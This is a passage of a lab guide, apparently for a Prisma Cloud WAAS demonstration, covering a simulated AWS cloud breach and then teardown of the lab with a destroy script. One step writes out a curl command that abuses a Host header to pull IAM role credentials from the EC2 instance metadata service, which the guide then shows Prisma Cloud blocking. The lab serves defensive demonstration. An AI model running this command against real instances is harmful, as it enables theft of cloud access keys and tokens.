
```
curl http://<ec2-ip-address>/latest/meta-data/iam/security-credentials/<ec2-role-name> -H 'Host:169.254.169.254'
```

9. Go to Prisma Console > Monitor > Events and Select WAAS for hosts



10. Go to custom rule events and notice that the Prisma Cloud has prevented exposing the Access key and token





Destroy Lab

1. Run destroy-lab.sh script to destroy lab

bash destroy-lab.sh

```
~/Dow/at/aws  bash destroy-lab.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    14  100    14    0     0      6      0  0:00:02  0:00:02 --:--:--     6
1) Destroy Cloud Breach S3
2) Quit
Please select lab option from below choices:
```

2. Select 1 "Destroy Cloud Breach S3" and provide the access key and token